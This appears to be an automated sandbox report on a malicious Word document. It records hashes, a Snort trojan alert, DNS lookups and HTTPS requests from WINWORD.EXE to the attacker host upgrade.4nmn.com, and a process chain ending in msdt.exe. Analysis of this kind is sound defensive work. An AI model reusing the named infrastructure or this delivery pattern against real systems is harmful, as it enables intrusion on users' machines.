File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msx sl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">Str ing</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ********** --->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Ima ge>....<Image id="

Static File Info

General

File type:	Microsoft OOXML
Entropy (8bit):	7.762329445476857
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	WF0SlQWKr1.docx
File size:	12519
MD5:	783f850d06c9f1286eb9b1bda0af0bce
SHA1:	08011884c9bed126b4cfbadad4a4be5063805230
SHA256:	211a1f74eea68ebe7178d90f0df0446a87cdda865145c397b7a32e253086139e
SHA512:	fcab796a185f90db166c6fc335dd54db3b51856b3daa46905fdfa5641ced9140ae18cf601e7b93a511c2d77b94e21bdddc7b2e23a49d358fb3960be781070a6f
SSDEEP:	384:Fkv41E49wKxhpp+gX6eILI7RMobB/P/sQGwZRB98PG0S:evyE4aWfKetlV9PDXgA
TLSH:	1D428D33C7074835D0ABBAB870D95483EA75CD45E9D2A09F3A94E2D04CE26EB1B0778D
File Content Preview:	PK.....!....IR... .....[Content_Types].xml...N.1...M|.Mo.[.....?.J">@ig...6.....e.....l..9.|.d:..+.-!.....'2.:..g.x. <voD...Q.x(..P.....&.f..X.9Q.....*.y...R.T).c.....S.j.1..C.....5.nH.8..].Xg.B...V.u...KJw...r..s....B.L.+...t.|5....*.

File Icon


Icon Hash:	74fcd0d2d6d6d0cc

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
116.203.251.9192.168.2.3443497452025011 06/20/22-08:29:56.120422	TCP	2025011	ET TROJAN Powershell commands sent B64 2	443	49745	116.203.251.9	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 20, 2022 08:29:52.199393988 CEST	49734	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.199448109 CEST	443	49734	116.203.251.9	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 20, 2022 08:29:52.199541092 CEST	49734	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.201288939 CEST	49734	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.201313972 CEST	443	49734	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.276954889 CEST	443	49734	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.277107000 CEST	49734	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.301300049 CEST	49734	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.301326990 CEST	443	49734	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.301868916 CEST	443	49734	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.308511972 CEST	49734	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.335254908 CEST	443	49734	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.335345984 CEST	443	49734	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.335418940 CEST	49734	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.335467100 CEST	49734	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.335494041 CEST	443	49734	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.335509062 CEST	49734	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.335520029 CEST	443	49734	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.564659119 CEST	49735	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.564718962 CEST	443	49735	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.564810038 CEST	49735	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.567034006 CEST	49735	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.567063093 CEST	443	49735	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.623687983 CEST	443	49735	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.631222963 CEST	49735	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.631275892 CEST	443	49735	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.632443905 CEST	49735	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.632456064 CEST	443	49735	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.671315908 CEST	443	49735	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.671437979 CEST	443	49735	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.671528101 CEST	49735	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.690000057 CEST	49735	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.690041065 CEST	443	49735	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:52.690062046 CEST	49735	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:52.690080881 CEST	443	49735	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:55.742680073 CEST	49744	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:55.742734909 CEST	443	49744	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:55.742842913 CEST	49744	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:55.743011951 CEST	49744	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:55.743026972 CEST	443	49744	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:55.805716038 CEST	443	49744	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:55.806166887 CEST	49744	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:55.806202888 CEST	443	49744	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:55.807419062 CEST	49744	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:55.807430983 CEST	443	49744	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:55.853537083 CEST	443	49744	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:55.853630066 CEST	443	49744	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:55.853696108 CEST	49744	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:55.853740931 CEST	443	49744	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:55.853758097 CEST	49744	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:55.853777885 CEST	443	49744	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:55.853790045 CEST	49744	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:55.853797913 CEST	443	49744	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:56.014554024 CEST	49745	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.014609098 CEST	443	49745	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:56.014718056 CEST	49745	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.015355110 CEST	49745	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.015383959 CEST	443	49745	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:56.074003935 CEST	443	49745	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:56.074116945 CEST	49745	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.083441019 CEST	49745	443	192.168.2.3	116.203.251.9

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 20, 2022 08:29:56.083458900 CEST	443	49745	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:56.083966970 CEST	443	49745	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:56.084058046 CEST	49745	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.084482908 CEST	49745	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.120297909 CEST	443	49745	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:56.120349884 CEST	443	49745	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:56.120434999 CEST	443	49745	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:56.120451927 CEST	49745	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.120518923 CEST	49745	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.120526075 CEST	49745	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.120532036 CEST	49745	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.121470928 CEST	49745	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.121501923 CEST	443	49745	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:56.372096062 CEST	49746	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.372148037 CEST	443	49746	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:56.372262001 CEST	49746	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.372560978 CEST	49746	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:56.372586966 CEST	443	49746	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:57.450944901 CEST	443	49746	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:57.451168060 CEST	49746	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:57.451503992 CEST	49746	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:57.451523066 CEST	443	49746	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:57.454102993 CEST	49746	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:57.454133987 CEST	443	49746	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:57.498409986 CEST	443	49746	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:57.498507023 CEST	443	49746	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:57.498698950 CEST	49746	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:57.498743057 CEST	49746	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:57.498764038 CEST	49746	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:57.498790026 CEST	443	49746	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:57.498806953 CEST	49746	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:57.498889923 CEST	49746	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:57.678199053 CEST	49747	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:57.678247929 CEST	443	49747	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:57.678327084 CEST	49747	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:57.678642988 CEST	49747	443	192.168.2.3	116.203.251.9
Jun 20, 2022 08:29:57.678651094 CEST	443	49747	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:57.741292000 CEST	443	49747	116.203.251.9	192.168.2.3
Jun 20, 2022 08:29:57.741420984 CEST	49747	443	192.168.2.3	116.203.251.9

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 20, 2022 08:29:52.110529900 CEST	55923	53	192.168.2.3	8.8.8.8
Jun 20, 2022 08:29:52.183651924 CEST	53	55923	8.8.8.8	192.168.2.3
Jun 20, 2022 08:29:55.947717905 CEST	58116	53	192.168.2.3	8.8.8.8
Jun 20, 2022 08:29:56.012845039 CEST	53	58116	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 20, 2022 08:29:52.110529900 CEST	192.168.2.3	8.8.8.8	0x72f4	Standard query (0)	upgrade.4nmn.com	A (IP address)	IN (0x0001)
Jun 20, 2022 08:29:55.947717905 CEST	192.168.2.3	8.8.8.8	0xf8ea	Standard query (0)	upgrade.4nmn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 20, 2022 08:29:52.183651924 CEST	8.8.8.8	192.168.2.3	0x72f4	No error (0)	upgrade.4nmn.com		116.203.251.9	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 20, 2022 08:29:56.012845039 CEST	8.8.8.8	192.168.2.3	0xf8ea	No error (0)	upgrade.4nmn.com		116.203.251.9	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- upgrade.4nmn.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49734	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:29:52 UTC	0	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: upgrade.4nmn.com
2022-06-20 06:29:52 UTC	0	IN	HTTP/1.1 200 OK Allow: OPTIONS, TRACE, GET, HEAD, POST Server: Microsoft-IIS/10.0 Public: OPTIONS, TRACE, GET, HEAD, POST X-Powered-By: ASP.NET Date: Mon, 20 Jun 2022 06:29:52 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49735	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:29:52 UTC	0	OUT	HEAD /microsoft.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: upgrade.4nmn.com
2022-06-20 06:29:52 UTC	0	IN	HTTP/1.1 200 OK Content-Length: 7402 Content-Type: text/html Last-Modified: Sat, 18 Jun 2022 06:13:07 GMT Accept-Ranges: bytes ETag: "b0474a7ada82d81:0" Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Mon, 20 Jun 2022 06:29:52 GMT Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49752	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:29:58 UTC	12	OUT	HEAD /microsoft.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: upgrade.4nmn.com Connection: Keep-Alive
2022-06-20 06:29:58 UTC	12	IN	HTTP/1.1 200 OK Content-Length: 7402 Content-Type: text/html Last-Modified: Sat, 18 Jun 2022 06:13:07 GMT Accept-Ranges: bytes ETag: "b0474a7ada82d81:0" Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Mon, 20 Jun 2022 06:29:58 GMT Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49753	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:30:02 UTC	12	OUT	HEAD /microsoft.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: upgrade.4nmn.com Connection: Keep-Alive
2022-06-20 06:30:02 UTC	12	IN	HTTP/1.1 200 OK Content-Length: 7402 Content-Type: text/html Last-Modified: Sat, 18 Jun 2022 06:13:07 GMT Accept-Ranges: bytes ETag: "b0474a7ada82d81:0" Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Mon, 20 Jun 2022 06:30:02 GMT Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49744	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:29:55 UTC	0	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: upgrade.4nmn.com
2022-06-20 06:29:55 UTC	1	IN	HTTP/1.1 200 OK Allow: OPTIONS, TRACE, GET, HEAD, POST Server: Microsoft-IIS/10.0 Public: OPTIONS, TRACE, GET, HEAD, POST X-Powered-By: ASP.NET Date: Mon, 20 Jun 2022 06:29:55 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49745	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:29:56 UTC	1	OUT	GET /microsoft.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: upgrade.4nmn.com Connection: Keep-Alive
2022-06-20 06:29:56 UTC	1	IN	HTTP/1.1 200 OK Content-Type: text/html Last-Modified: Sat, 18 Jun 2022 06:13:07 GMT Accept-Ranges: bytes ETag: "b0474a7ada82d81:0" Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Mon, 20 Jun 2022 06:29:55 GMT Connection: close Content-Length: 7402
2022-06-20 06:29:56 UTC	1	IN	Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 0d 0a 47 6f 6f 64 20 74 68 69 6e 67 20 77 65 20 64 69 73 61 62 6c 65 64 20 6d 61 63 72 6f 73 0d 0a 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 70 3e 0d 0a 4c 6f 72 65 6d 20 69 70 73 75 6d 20 64 6f 6c 6f 72 20 73 69 74 20 61 6d 65 74 2c 20 63 6f 6e 73 65 63 74 65 74 75 72 20 61 64 69 70 69 73 63 69 6e 67 20 65 6c 69 74 2e 20 51 75 69 73 71 75 65 20 70 65 6c 6c 65 6e 74 65 73 71 75 65 20 65 67 65 73 74 61 73 20 6e 75 6c 6c 61 20 69 6e 20 64 69 67 6e 69 73 73 69 6d 2e 20 4e 61 6d 20 69 64 20 6d 61 75 72 69 73 20 6c 6f 72 65 6d 2e 20 4e 75 6e 63 20 73 75 73 63 69 70 69 74 Data Ascii: <!doctype html><html lang="en"><head><title>Good thing we disabled macros</title></head><body><p>L orem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris l orem. Nunc suscipit

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49746	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:29:57 UTC	9	OUT	HEAD /microsoft.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: upgrade.4nmn.com Connection: Keep-Alive
2022-06-20 06:29:57 UTC	9	IN	HTTP/1.1 200 OK Content-Length: 7402 Content-Type: text/html Last-Modified: Sat, 18 Jun 2022 06:13:07 GMT Accept-Ranges: bytes ETag: "b0474a7ada82d81:0" Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Mon, 20 Jun 2022 06:29:57 GMT Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49747	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:29:57 UTC	9	OUT	HEAD /microsoft.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: upgrade.4nmn.com Connection: Keep-Alive
2022-06-20 06:29:57 UTC	9	IN	HTTP/1.1 200 OK Content-Length: 7402 Content-Type: text/html Last-Modified: Sat, 18 Jun 2022 06:13:07 GMT Accept-Ranges: bytes ETag: "b0474a7ada82d81:0" Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Mon, 20 Jun 2022 06:29:57 GMT Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49748	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:29:57 UTC	10	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: upgrade.4nmn.com
2022-06-20 06:29:57 UTC	10	IN	HTTP/1.1 200 OK Allow: OPTIONS, TRACE, GET, HEAD, POST Server: Microsoft-IIS/10.0 Public: OPTIONS, TRACE, GET, HEAD, POST X-Powered-By: ASP.NET Date: Mon, 20 Jun 2022 06:29:57 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49749	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:29:58 UTC	10	OUT	HEAD /microsoft.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: upgrade.4nmn.com
2022-06-20 06:29:58 UTC	10	IN	HTTP/1.1 200 OK Content-Length: 7402 Content-Type: text/html Last-Modified: Sat, 18 Jun 2022 06:13:07 GMT Accept-Ranges: bytes ETag: "b0474a7ada82d81:0" Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Mon, 20 Jun 2022 06:29:57 GMT Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49750	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE


Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:29:58 UTC	11	OUT	GET /microsoft.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: upgrade.4nmn.com If-Modified-Since: Sat, 18 Jun 2022 06:13:07 GMT If-None-Match: "b0474a7ada82d81:0" Connection: Keep-Alive
2022-06-20 06:29:58 UTC	11	IN	HTTP/1.1 304 Not Modified Date: Mon, 20 Jun 2022 06:29:57 GMT Etag: "b0474a7ada82d81:0" Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49751	116.203.251.9	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-20 06:29:58 UTC	11	OUT	HEAD /microsoft.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: upgrade.4nmn.com Connection: Keep-Alive
2022-06-20 06:29:58 UTC	11	IN	HTTP/1.1 200 OK Content-Length: 7402 Content-Type: text/html Last-Modified: Sat, 18 Jun 2022 06:13:07 GMT Accept-Ranges: bytes ETag: "b0474a7ada82d81:0" Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Mon, 20 Jun 2022 06:29:57 GMT Connection: close

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **6400**, Parent PID: **756**

General

Target ID:	0
Start time:	08:29:46
Start date:	20/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x380000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: **6548**, Parent PID: **6400**

General

Target ID:	1
Start time:	08:29:51
Start date:	20/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x1190000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **7052**, Parent PID: **6400**

General

Target ID:	7
Start time:	08:30:00
Start date:	20/06/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
